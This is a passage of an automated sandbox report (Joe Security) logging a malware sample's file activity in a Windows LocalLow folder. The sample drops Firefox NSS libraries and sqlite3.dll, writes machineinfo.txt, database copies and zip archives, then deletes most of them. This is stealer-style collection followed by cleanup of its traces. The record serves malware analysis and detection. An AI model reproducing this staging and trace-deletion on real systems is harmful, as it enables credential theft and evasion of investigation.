C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-convert-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-environment-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-filesystem-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-heap-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-locale-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-math-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-multibyte-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-private-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-process-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-runtime-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-stdio-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-string-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-time-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-utility-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-interlocked-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-libraryloader-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-localization-l1-2-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-memory-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\machineinfo.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	461B1A	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\rZCi5EILFcp.zip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	430A36	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\RYwTiizs2t	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\rQF69AzBla	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\machineinfo.txt	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\rZCi5EILFcp.zip	success or wait	1	430EDE	DeleteFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-interlocked-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-libraryloader-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-localization-l1-2-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-memory-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-namedpipe-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processenvironment-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-1.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-profile-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-rtlsupport-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-string-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-2-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-sysinfo-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-timezone-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-util-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-conio-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-convert-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-environment-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-filesystem-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-heap-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-locale-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-math-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-multibyte-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-private-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-process-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-runtime-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-stdio-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-string-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-time-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-utility-l1-1-0.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\breakpadinjector.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\freebl3.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldap60.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldif60.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\lgpllibs.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\libEGL.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozglue.dll	cannot delete	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32_InUse.dll	success or wait	1	40BF04	DeleteFileTransactedA

Copyright Joe Security LLC 2021

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\msvcp140.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nss3.dll	cannot delete	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssckbi.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssdbm3.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\prldap60.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\qipcap.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\softokn3.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ucrtbase.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\vcruntime140.dll	success or wait	1	40BF04	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\sqlite3.dll	success or wait	1	40BF04	DeleteFileTransactedA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	unknown	2973	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 17 19 74 5c 00 10 0c 00 12 10 00 00 e0 00 06 21 0b 01 02 19 00 5a 09 00 00 04 0b 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 70 09 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 b0 0c 00 00 06 00 00 1c 87 0e 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 c0 0a 00 9d 20 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L.....t\..... .!.....Z.....p.. ...a.....	success or wait	123	4315F6	WriteFile
C:\Users\user\AppData\LocalLow\sqlite3.dll	unknown	0			success or wait	1	4315F6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\RYwTiizs2t	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	unknown	3815	50 4b 03 04 14 00 00 00 08 00 9a 7a 6e 4e 3c 09 f8 7b 72 d2 00 00 d0 69 01 00 0b 00 00 00 6e 73 73 64 62 6d 33 2e 64 6c 6c ec fd 7f 7c 14 d5 d5 38 00 cf ee 4e 92 0d 59 d8 05 36 18 24 4a 90 a0 d1 a0 06 16 24 31 80 d9 84 dd 44 20 b0 61 c9 2e 11 13 b4 6a 4c b7 56 f9 b1 43 b0 12 08 4e 02 3b 19 b7 f5 e9 a3 7d ec 2f ab f5 f1 e9 0f db a7 b6 b5 80 d5 ea 86 d8 24 f8 13 81 5a 2c 54 a3 52 bd 71 63 8d 92 86 45 63 e6 3d e7 dc 99 dd 0d da ef f7 fb be 7f bf f0 c9 ec cc dc 3b f7 9e 7b ee b9 e7 9e 73 ee b9 e7 d6 de 70 bf 60 11 04 41 84 3f 4d 13 84 83 02 ff 57 21 fc df ff e5 99 04 61 ca ec 3f 4e 11 9e ca 7e 65 ce 41 d3 ea 57 e6 ac 6f f9 fa b6 82 cd 5b ef ba 7d eb cd df 2c b8 e5 e6 3b ef bc 2b 5c f0 b5 db 0a b6 4a 77 16 7c fd ce 82 15 6b fd 05 df bc eb d6 db ae 9a 3c 79 52	PK.....znN<..{r....i..... nssdbm3.dll...|...8...N..Y..6. $J.....$1....D .a.....jL.V..C ...N.;.....}./.....$. ..Z,T.R.qc...Ec.=..... ....;..{....s.....p.`..A.?M... ..W!.....a..?N...~e.A..W..o.. ...[..}...,..;..+\.....Jw.|.. ..k.....<yR	success or wait	363	4315F6	WriteFile
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	unknown	0			success or wait	1	4315F6	WriteFile
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssdbm3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\prldap60.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\softokn3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\vcruntime140.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\freebl3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldap60.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\lgpllibs.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozglue.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32_InUse.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7f e3 6d 52 3b 82 03 01 3b 82 03 01 3b 82 03 01 19 e2 00 00 32 82 03 01 19 e2 06 00 47 82 03 01 19 e2 07 00 29 82 03 01 e2 e0 00 00 2a 82 03 01 e2 e0 06 00 22 82 03 01 e2 e0 07 00 34 82 03 01 19 e2 02 00 3e 82 03 01 3b 82 02 01 6e 82 03 01 f0 e1 06 00 3a 82 03 01 f0 e1 03 00 3a 82 03 01 f0 e1 fc 01 3a 82 03 01 f0 e1 01 00 3a 82 03 01 52 69 63 68 3b 82 03 01 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....mR;...;...;.....2. .....G.....).....*..... ".....4.....>...;...n..... ..:.....:.....:.....:... Rich;.....	success or wait	6	41DB61	WriteFile
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\msvcp140.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nss3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-namedpipe-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-profile-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-string-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-2-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-timezone-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-conio-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-environment-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-heap-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-math-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-private-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-runtime-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-string-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-utility-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-libraryloader-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-memory-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
